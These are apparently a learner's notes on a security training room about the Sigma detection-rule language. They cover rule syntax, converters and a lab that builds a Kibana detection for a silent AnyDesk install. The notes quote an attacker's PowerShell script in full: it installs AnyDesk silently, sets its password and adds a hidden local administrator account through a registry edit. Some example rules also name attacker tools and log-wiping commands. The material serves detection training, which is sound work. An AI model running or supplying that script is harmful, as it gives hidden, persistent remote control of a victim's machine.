

L2- 7.3. Sigma Language

Task 1 - Introduction

Detection engineering is an important role and task for a security analyst. It involves developing processes that will guide you as an analyst to identify threats before they cause any harm to an environment through the use of rules. This room will introduce you to Sigma, an open-source generic signature language used to write detection rules applicable across different SIEM backends.

Task 2 - What is Sigma?

Sigma is an open-source generic signature language developed by Florian Roth & Thomas Patzke to describe log events in a structured format. This allows for quick sharing of detection methods by security analysts. It is mentioned that **"Sigma is for log files as Snort is for network traffic, and Yara is for files."**

Sigma makes it easy to perform content matching based on collected logs to raise threat alerts for analysts to investigate. Log files are usually collected and stored in a database or SIEM solution for further analysis.

Sigma Use Cases: Sigma was developed to satisfy the following uses:

- To make detection methods and signatures shareable alongside IOCs and Yara rules.
- To write SIEM searches that avoid vendor lock-in.
- To share signatures with threat intelligence communities.
- To write custom detection rules for malicious behaviour based on specific conditions.

Sigma Development Process: As a SOC analyst, the process of using Sigma to write up your detection rules will involve understanding the elements mentioned below:

- **Sigma Rule Format:** Generic structured log descriptions written in YAML.
- **Sigma Converter:** A set of python scripts that will process the rules on the backend and perform custom field matching based on specified SIEM query language.
- **Machine Query:** Resulting search query to filter out alerts during investigations. The query will be based on the specified SIEM.

Answer the questions below

| What is the best tool to convert a Sigma rule to a Splunk query with an interactive web interface?

uncoder.io

| What is the best tool to convert a Sigma rule to a Splunk query as part of an automated pipeline?

sigma-cli

Task 3 - Sigma Rule Syntax

Sigma rules are written in YAML Ain't Markup Language ([YAML\(opens in new tab\)](#)), a data serialisation language that is human-readable and useful for managing data. It's often used as a format for configuration files, but its object serialisation abilities make it a substitute for languages like JSON.

Common factors to note about YAML files are:

- YAML is case-sensitive.
- Files should have the `.yaml` extension.
- Spaces are used for indentation and not tabs.
- Comments are attributed using the `#` character.
- Key-value pairs are denoted using the colon `:` character.
- Array elements are denoted using the dash `-` character.

Sigma Syntax

title	[required]
status	[optional]
description	[optional]
author	[optional]
reference	[optional]
...	
{arbitrary custom fields}	
logsource	[required]
category	[optional]
product	[optional]
service	[optional]
definition	[optional]
...	
{arbitrary custom fields}	
detection	[required]
{search-identifier}	[optional]
{string-list}	[optional]
{field: value}	[optional]
...	
timeframe	[optional]
condition	[required]
falsepositives	[optional]
level	[optional]
...	
{arbitrary custom fields}	

Following the understanding of using YAML for Sigma rules, the syntax defines various mandatory and optional fields that go into every rule. This can be highlighted using the image:

Let us use an example of a WMI Event Subscription [rule\(opens in new tab\)](#), to define the different syntax elements. Download the attached task file, and open it in a text editor to go through this room's rule syntax and rule writing sections.

- **Title:** Names the rule based on what it is supposed to detect. This should be short and clear.
- **ID:** A globally unique identifier mainly used by the developers of Sigma to maintain the order of identification for the rules submitted to the public repository, found in UUID format.

You may also add references to related rule IDs using the *related* attribute, making it easier to form relationships between detections. These relations would fall under the following types:

- **Derived:** This will describe that the rule has sprung from another rule, which may still be active.
- **Obsolete:** This will indicate that the listed rule is no longer being used.
- **Merged:** This will indicate that the rule combines linked rules.

- **Renamed:** This indicates the rule was previously identified under a different ID but has now been changed due to changes in naming schemes or avoiding collisions.
- **Similar:** This attribute points to corresponding rules, such as indicating the same detection content applied to different log sources.
- **Status:** Describes the stage in which the rule maturity is at while in use. There are five declared statuses that you can use:
 - *Stable:* The rule may be used in production environments and dashboards.
 - *Test:* Trials are being done to the rule and could require fine-tuning.
 - *Experimental:* The rule is very generic and is being tested. It could lead to false results, be noisy, and identify interesting events.
 - *Deprecated:* The rule has been replaced and would no longer yield accurate results. The `related` field is used to create associations between the current rule and one that has been deprecated.
 - *Unsupported:* The rule is not usable in its current state (unique correlation log, homemade fields).

Description: Provides more context about the rule and its intended purpose. With the rule, you can be as verbose as possible on the malicious activity you intend to detect.

WMI_Event_Subscription.yml

```
title: WMI Event Subscription
id: 0f06a3a5-6a09-413f-8743-e6cf35561297
status: test
description: Detects creation of WMI event subscription persistence method.
```

- **Logsource:** Describes the log data to be used for the detection. It consists of other optional attributes:
 - *Product:* Selects all log outputs of a particular product. Examples are Windows, Apache.
 - *Category:* Selects the log files written by the selected product. Examples are firewall, web, and antivirus.
 - *Service:* Selects only a subset of the logs from the selected product. Examples are *sshd* on Linux or *Security* on Windows.
 - *Definition:* Describes the log source and any applied configurations.

WMI_Event_Subscription.yml

```
logsource:
  product: windows
  category: wmi_event
```

- **Detection:** A required field in the detection rule describes the parameters of the malicious activity we need an alert for. The parameters are divided into two main parts: the search identifiers - the fields and values that the detection should be searching for - and condition expression - which sets the action to be taken on the detection, such as selection or filtering. More on this is below.

This rule has a detection modifier that looks for logs with one of Windows Event IDs 19, 20 or 21. The condition informs the detection engine to match and select the identified logs.

WMI_Event_Subscription.yml

```
detection:
  selection:
    EventID: # This shows the search identifier value
      - 19    # This shows the search's list value
      - 20
      - 21
  condition: selection
```

- **FalsePositives:** A list of known false positive outputs based on log data that may occur.
- **Level:** Describes the severity with which the activity should be taken under the written rule. The attribute comprises five levels: Informational → Low → Medium → High → Critical
- **Tags:** Adds information that may be used to categorise the rule. Tags may include values for CVE numbers and tactics and techniques from the MITRE ATT&CK framework. Sigma developers have defined a list of [predefined tags](#)(opens in new tab).

WMI_Event_Subscription.yml

```
falsepositives:
  - Exclude legitimate (vetted) use of WMI event subscription in your network

level: medium

tags:
  - attack.persistence # Points to the MITRE tactic.
  - attack.t1546.003   # Points to the MITRE technique.
```

Search Identifiers and Condition Expressions

As mentioned earlier, the detection section of the rule describes what you intend to search for within the log data and how the selection and filters are to be evaluated. The definition of the search identifiers can comprise two data structures - **lists and maps** - which dictate the order in which the detection would be processed.

When the identifiers are provided using lists, they will be presented using strings linked with a logical '**OR**' operation. Mainly, they will be listed using hyphens (-). For example, below, we can look at an extract of the [Netcat Powershell Version rule](#)(opens in new tab), where the detection is written to match on the `HostApplication` field containing 'powercat' or 'powercat.ps1' as its value.

Posh_PC_Powercat.yml

```
detection:
  selection:
    HostApplication|contains:
      - 'powercat'
```

```
- 'powercat.ps1'
condition: selection
```

On the other hand, maps comprise key/value pairs where the key matches up to a field in the log data while the value presented is a string or numeral value to be searched for within the log. Maps follow a logical '**AND**' operation.

As an example, we can look at the [Clear Linux log rule \(opens in new tab\)](#), where the `selection` term forms the map, and the rule intends to match on `Image|endswith` either of the values listed, AND `CommandLine` contains either value listed. This example shows how maps and lists can be used together when developing detections. It should be noted that `endswith` and `contains` are value modifiers, and two lists are used for the search values, where one of each group has to match for the rule to initiate an alert.

Process_Creation_Lnx_Clear_Logs.yml

```
detection:
  selection:
    Image|endswith:
      - '/rm' # covers /rmdir as well
      - '/shred'
    CommandLine|contains:
      - '/var/log'
      - '/var/spool/mail'
  condition: selection
```

As we have mentioned the value modifier, it is worth noting that they are appended after the field name with a pipe character (`|`), and there are two types of value modifiers:

- **Transformation modifiers:** These change the values provided into different values and can modify the logical operations between values. They include:
 - *contains*: The value would be matched anywhere in the field.
 - *all*: This changes the OR operation of lists into an AND operation. This means that the search conditions has to match all listed values.
 - *base64*: This looks at values encoded with Base64.
 - *endswith*: With this modifier, the value is expected to be at the end of the field. For example, this is representative of `\cmd.exe`.
 - *startswith*: This modifier will match the value at the beginning of the field. For example, `power*`.
- **Type modifiers:** These change the type of the value or sometimes even the value itself. Currently, the only usable type modifier is `re`, which is supported by Elasticsearch queries to handle the value as a regular expression.

For conditions, this is based on the names set for your detections, such as *selection* and *filter*, and will determine the specification of the rule based on a selected expression. Some of the terms supported include:

- **Logical AND/OR**

- **1/all of search-identifier**
- **1/all of them**
- **not**

An example of these conditional values can be seen in the extract below from the [Remote File Copy rule\(opens in new tab\)](#), where the detection seeks to look for either of the tools: `scp`, `rsync` or `sftp` and with either filter values `@` or `:`.

Remote_File_Copy.yml

```
detection:
  tools:
    - 'scp'
    - 'rsync'
    - 'sftp'
  filter:
    - '@'
    - ':'
  condition: tools and filter
```

Another example to showcase a combination of the conditional expressions can be seen in the extract below from the [Run Once Persistence Registry Event rule\(opens in new tab\)](#), where the detection seeks to look for values on the map that start and end with various registry values while filtering out Google Chrome and Microsoft Edge entries that would raise false positive alerts.

Registry_Event_RunOnce_Persistence.yml

```
detection:
  selection:
    TargetObject|startswith: 'HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components'
    TargetObject|endswith: '\StubPath'
  filter_chrome:
    Details|startswith: '"C:\Program Files\Google\Chrome\Application\'
    Details|endswith: '\Installer\chromstp.exe" --configure-user-settings --verbose-logging --system-level'
  filter_edge:
    Details|startswith:
      - '"C:\Program Files (x86)\Microsoft\Edge\Application\'
      - '"C:\Program Files\Microsoft\Edge\Application\'
    Details|endswith: '\Installer\setup.exe" --configure-user-settings --verbose-logging --system-level --msedge --channel=stable'
  condition: selection and not 1 of filter_*
```

The Sigma Ecosystem

A few moving parts you'll encounter as you start working with Sigma:

- **Sigma Rules:** the YAML files themselves. A single rule is a single `.yaml` file describing one detection.
- **SigmaHQ Repository:** the public, community-driven ruleset on GitHub at [SigmaHQ/sigma](https://github.com/SigmaHQ/sigma) (opens in new tab). Thousands of rules contributed by detection engineers worldwide, curated and reviewed by maintainers.
- **sigma-cli:** the modern converter that reads a Sigma rule and emits a backend query. Very popular in automated pipelines.
- **Uncoder.io:** a free web-based converter from SOC Prime. Useful for quickly translating a Sigma rule into a SIEM query without installing anything locally.

The YAML Skeleton

A Sigma rule is a single YAML file with four logical sections:

- **Metadata:** the `title`, `id`, `status`, `description`, `references`, `author`, `date`, and `tags` keys. It defines who wrote the rule, what it detects, and what it maps to in MITRE ATT&CK.
- **Log Source:** the `logsource` block. It defines what kind of data the rule applies to.
- **Detection:** the `detection` block. It defines the actual logic that decides whether an event matches.
- **Triage:** the `falsepositives` and `level` keys. It defines how the alert should be handled when it fires.

Metadata Fields

Field	Purpose
<code>title</code>	Short, descriptive name of the detection. Should fit on one line.
<code>id</code>	A UUID that uniquely identifies the rule. Generated once and never changed.
<code>status</code>	Lifecycle stage: <code>experimental</code> , <code>test</code> , <code>stable</code> , or <code>deprecated</code> .
<code>description</code>	What the rule detects and why it matters.
<code>references</code>	Links to threat intel, blog posts, ATT&CK techniques, or research that motivated the rule.
<code>author</code>	Who wrote it.
<code>date</code> / <code>modified</code>	When the rule was created and last updated.
<code>tags</code>	MITRE ATT&CK mappings (e.g., <code>attack.t1110.001</code>) plus categorization

Answer the questions below

Which status level could lead to false results or be noisy, but could also identify interesting events?

experimental

The rule detection comprises two main elements: __ and condition expressions.

search identifiers

What two data structures are used for the search identifiers?

lists and maps

Task 4 - Rule Writing & Conversion

Scenario

```
AnyDesk fix - familiarize everyone

Function AnyDesk {
    mkdir "C: \ ProgramData \ AnyDesk"
    # Download AnyDesk
    $ clnt = new-object System.Net.WebClient
    $ url = "http://download.anydesk.com/AnyDesk.exe"
    $ file = "C: \ ProgramData \ AnyDesk.exe"
    $ clnt.DownloadFile ($ url, $ file)

    cmd.exe / c C: \ ProgramData \ AnyDesk.exe --install C: \ ProgramData \ AnyDesk --start-with-win --
silent

    cmd.exe / c echo J9kzQ2Y0qO | C: \ ProgramData \ anydesk.exe --set-password

    net user oldadministrator "qc69t4B # Z0kE3" / add

    net localgroup Administrators oldadministrator / ADD

    reg add "HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT \ CurrentVersion \ Winlogon \
SpecialAccounts \ Userlist" / v oldadministrator / t REG_DWORD / d 0 / f

    cmd.exe / c C: \ ProgramData \ AnyDesk.exe --get-id
}

AnyDesk

Executing the code in Powershell ISE Run As Admin

At the output, we get ID

We keep it to ourselves

Download Anydesk on a separate Dedicated Server \ VPS \ Virtual Machine and specify the ID

Click Console Account

Enter your password
```

Administrators rely on remote tools to ensure devices are configured, patched and maintained. However, your SOC Manager just received and shared intel on how AnyDesk, a legitimate remote tool, can be downloaded and installed silently on a user's machine using the file description on the right-hand side. (Source: [TheDFIRReport\(opens in new tab\)](#)). As a SOC analyst, you have been tasked to analyse the intel and write a Sigma rule to detect the installation of AnyDesk on Windows devices.

You should use the SIGMA specification file downloaded from Task 3 as a basis for writing the rule. If you are using the AttackBox, the file is available in the directory `/root/Rooms/sigma/Sigma_Rule_File.yml`.

Step 1: Intel Analysis

The shared intel shows us a lot of information and commands to download and install AnyDesk. An adversary could wrap this up in a malicious executable sent to an unsuspecting user through a phishing email. We can start picking out values that would be important for detecting any occurrence of an installation.

- Source URL: This marks the download source for the software, highlighted by the \$url variable.
- Destination File: The adversary would seek to identify a destination directory for the download. This is marked by the \$file variable.
- Installation Command: From the intel, we can see that various instances of `CMD.exe` are being used to install and set a user password by the script. From this, we can pick out the installation attributes such as `-install`, `-start-with-win` and `-silent`.

Other essential pieces of information from the intel would include:

- Adversary Persistence: The adversary would seek to maintain access to the victim's machine. In this instance, they would create a user account `oldadministrator` and give the user elevated privileges to run other tasks.
- Registry Edit: We can also pick out the registry edit, where the added user is added to a `SpecialAccounts` user list.

With this information, we can evaluate the creation of a rule to aid in detecting when an installation has taken place.

Step 2: Rule Identification

We can start building our rule by filling in the Title and Description sections, given the information that we are looking for an AnyDesk remote tool installation. Let us also set the status as `experimental`, as this rule will be tested internally.

Process_Creation_AnyDesk_Installation.yml

```
title: AnyDesk Installation
status: experimental
description: AnyDesk Remote Desktop installation can be used by attacker to gain remote access.
```

Step 3: Log Source

As indicated from our intel, Windows devices would be our targetted device. Windows Eventlog and Sysmon provide events such as process creation and file creation. Our case focuses on the creation of an installation process, thus listing our logsource category as `process_creation`.

Process_Creation_AnyDesk_Installation.yml

```
logsource:
  category: process_creation
  product: windows
```

Step 4: Detection Description

The detection section of our rule is the essential part. The information derived from the intel will define what we need to detect within our environment. For the AnyDesk installation, we noted the installation commands that would be used by the adversary that contains the strings: `install`, and `start-with-win`. We can therefore

write our search identifiers as below with the modifiers `contains` and `all` to indicate that the rule will match all those values.

Additionally, we can include searching for the current directory where the commands will be executed from, `C:\ProgramData\AnyDesk.exe`

For our condition expression, this evaluates the selection of our detection.

Process_Creation_AnyDesk_Installation.yml

```
detection:
  selection:
    CommandLine|contains|all:
      - '--install'
      - '--start-with-win'
    CurrentDirectory|contains:
      - 'C:\ProgramData\AnyDesk.exe'
  condition: selection
```

Step 5: Rule Metadata

After adding the required and vital bits to our rule, we can add other helpful information under level, tags, references and false positives. We can reference the MITRE ATT&CK Command and Control tactic and its corresponding [T1219\(opens in new tab\)](#) technique for tags.

With this, we have our rule, which we can now convert to the SIEM query of our choice and test the detection.

Process_Creation_AnyDesk_Installation.yml

```
falsepositives:
  - Legitimate deployment of AnyDesk
level: high
references:
  - https://twitter.com/TheDFIRReport/status/1423361119926816776?s=20
tags:
  - attack.command_and_control
  - attack.t1219
```

Rule Conversion

Sigma rules need to be converted to the appropriate SIEM target that is being utilised to store all the logs. Using the rule we have written above, we shall now learn how to use the `sigmac` and `uncoder.io` tools to convert them into Elasticsearch and Splunk queries.

Sigmac

[Sigmac\(opens in new tab\)](#) is a Python-written tool that converts Sigma rules by matching the detection log source field values to the appropriate SIEM backend fields. As part of the Sigma repo (Advisable to clone the repo to get the tool and all the available rules published by the Sigma team), this tool allows for quick and easy conversion of Sigma rules from the command line. Below is a snippet of how to use the tool through its

help command, and we shall display the basic syntax of using the tool by converting the AnyDesk rule we have written to the Splunk query.

Note: Sigmac will be deprecated by the end of 2022, and attention from the owners will shift to sigma-cli. However, a copy of Sigmac is available on the AttackBox, and you can initiate the use of the tool for the rest of the room using `python3.9 root/Rooms/sigma/sigma/tools/sigmac`.

Sigmac Help Options

```
SecurityNomad@THM:~# cd /root/Rooms/sigma/sigma/tools/
SecurityNomad@THM:~/Rooms/sigma/sigma/tools# python3.9 sigmac -h

usage: sigmac [-h] [--recurse] [--filter FILTER]
              [--target {chronicle,kibana-ndjson,sumologic,sumologic-cse,es-rule-eql,athena,carbonblack,limacharlie,netwitness,csharp,hawk,opensearch-monitor,powershell,ala-rule,elastalert,sql,xpack-watcher,netwitness-epl,ala,lacework,logiq,qualys,sysmon,arcsight-esm,fireeye-helix,hedera,fortisiem,humio,kibana,mdatp,grep,streamalert,sumologic-cse-rule,uberagent,es-qs-lr,es-eql,es-dsl,es-rule,sqlite,stix,fieldlist,devo,es-qs,splunkxml,logpoint,datadog-logs,splunkdm,qradar,sentinel-rule,crowdstrike,elastalert-dsl,arcsight,ee-outliers,splunk,graylog}]
              [--lists] [--lists-files-after-date LISTS_FILES_AFTER_DATE]
              [--config CONFIG] [--output OUTPUT]
              [--output-fields OUTPUT_FIELDS] [--output-format {json,yaml}]
              [--output-extention OUTPUT_EXTENTION] [--print0]
              [--backend-option BACKEND_OPTION]
              [--backend-config BACKEND_CONFIG] [--backend-help BACKEND_HELP]
              [--defer-abort] [--ignore-backend-errors] [--verbose] [--debug]
              [inputs [inputs ...]]
```

Convert Sigma rules into SIEM signatures.

The main options to be used are:

- **t**: This sets the targeted SIEM backend you wish to get queries for (Elasticsearch, Splunk, QRadar, ElastAlert).
- **c**: This sets the configuration file used for the conversion. The file handles the field mappings between the rule and the target SIEM environment, ensuring that the necessary fields are correct for performing investigations on your environment.
- **-backend-option**: This allows you to pass a backend configuration file or individual modifications that dictate alert options for the target SIEM environment. For example, in ElasticSearch, we can specify specific field properties to be our primary keyword_field to be searched against, such as fields that end in the `.keyword` or `.security` fields below:

Sigmac ElasticSearch Conversion

```
SecurityNomad@THM:~/Rooms/sigma/sigma/tools# python3.9 sigmac -t es-qs -c tools/config/winlogbeat.yml --backend-option keyword_field=".keyword" --backend-option analyzed_sub_field_name=".security" ../rules/windows/sysmon/sysmon_accessing_winapi_in_powershell_credentials_dumping.yml
```

```
(winlog.channel.security:"Microsoft\Windows\Sysmon\Operational" AND winlog.event_id.security:("8" OR "10") AND winlog.event_data.SourceImage.keyword:*\\powershell.exe AND winlog.event_data.TargetImage.keyword:*\\lsass.exe)
```

You can find more information through the [Sigmac documentation\(opens in new tab\)](#). We can convert our AnyDesk Installation rule to a Splunk alert as shown below:

Sigmac Splunk Conversion

```
SecurityNomad@THM:~/Rooms/sigma/sigma/tools# python3.9 sigmac -t splunk -c splunk-windows Process_Creation_AnyDesk_Installation.yml
```


```
(CommandLine="*--install*" CommandLine="*--start-with-win*" (CurrentDirectory="*C:\\ProgramData\\AnyDesk.exe*"))
```

Sigma developers are working on a Python library that will be Sigmac's replacement, known as [pySigma\(opens in new tab\)](#).

Uncoder.io

[Uncoder.IO\(opens in new tab\)](#) is an online Sigma converter for numerous SIEM and EDR platforms. It is easy to use as it allows you to copy your Sigma rule on the platform and select your preferred backend application for translation. Do take note that with recent updates, this requires setting up a free account on the uncoder.io website.

We can copy our rule and convert it into different queries of our choice. Below, the rule has been converted into Elastic Stack Query in Lucene, QRadar and Splunk. You can copy the translation into the SIEM platform to test for any matches.



Convert the AnyDesk Installation Sigma rule we have written throughout this task to an Elastic Query and use it to analyse log data from the launched machine on the Kibana dashboard.

Take note that with the new version of uncoder.io (opens in new tab), the Elastic query will be produced in the Lucene language, therefore, change the settings on Kibana to be able to use the query accurately. Use the information found to answer the following questions.

TIP: Be aware that the converted queries may not all work verbatim as converted from the tools. This is due to the processing of regex characters (\, *), and you may be required to adjust the queries, especially around escaped blank space and varied properties. For example, for this exercise, you have to remove the * characters from the result and only escape the colon (:) in the folder path and the directory slashes.

Answer the questions below

What command line tool is used to convert Sigma rules?


Sigmac

At what time was the AnyDesk installation event created? Jun 28, 2022 @ 22:19:00

create sigma rule file in the directory > cd Rooms/sigma

```
root@ip-10-112-88-4: ~/Rooms/sigma
File Edit View Search Terminal Help
title: AnyDesk Installation
status: experimental
description: AnyDesk Remote Desktop installation can be used by attacker to gain remote access.
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CommandLine|contains|all:
      - '--install'
      - '--start-with-win'
    CurrentDirectory|contains:
      - 'C:\ProgramData\AnyDesk.exe'
  condition: selection
falsepositives:
  - Legitimate deployment of AnyDesk
level: high
references:
  - https://twitter.com/TheDFIRReport/status/1423361119926816776?s=20
tags:
  - attack.command_and_control
  - attack.t1219
```

go to uncoder.io to convert the rule from sigma to elastic alert




select current directory

```


alert:
- debug
description: AnyDesk Remote Desktop installation can be used by attacker to gain. Author: . Rule ID: f5a5e65f-82fe-45af-8b22-58a1a0f9e7dd. License: DRL 1.1. MITRE ATT&CK: T1219, COMMAND AND CONTROL.
filter:
- query_string:
  query: ((process.command_line:*\\-\\-install* AND process.command_line:*\\-\\-start\\-with\\-win*) AND CurrentDirectory:*C:\\ProgramData\\AnyDesk\\.exe*)
index: winlogbeat-*
name: AnyDesk Installation
priority: 2
realent:
  minutes: 0
type: any


```

go Kibana, then get one alert




check process.executable and timestamp





What version of AnyDesk was installed? 7.0.10 (check process.pe.file_version)



Task 5 - SecOps Decisions

Threat and log investigations may flow in different directions depending on factors such as SIEM backends, log sources and process flows established within organisations. Sigma rules are not different; as an analyst, you must make various investigation decisions.

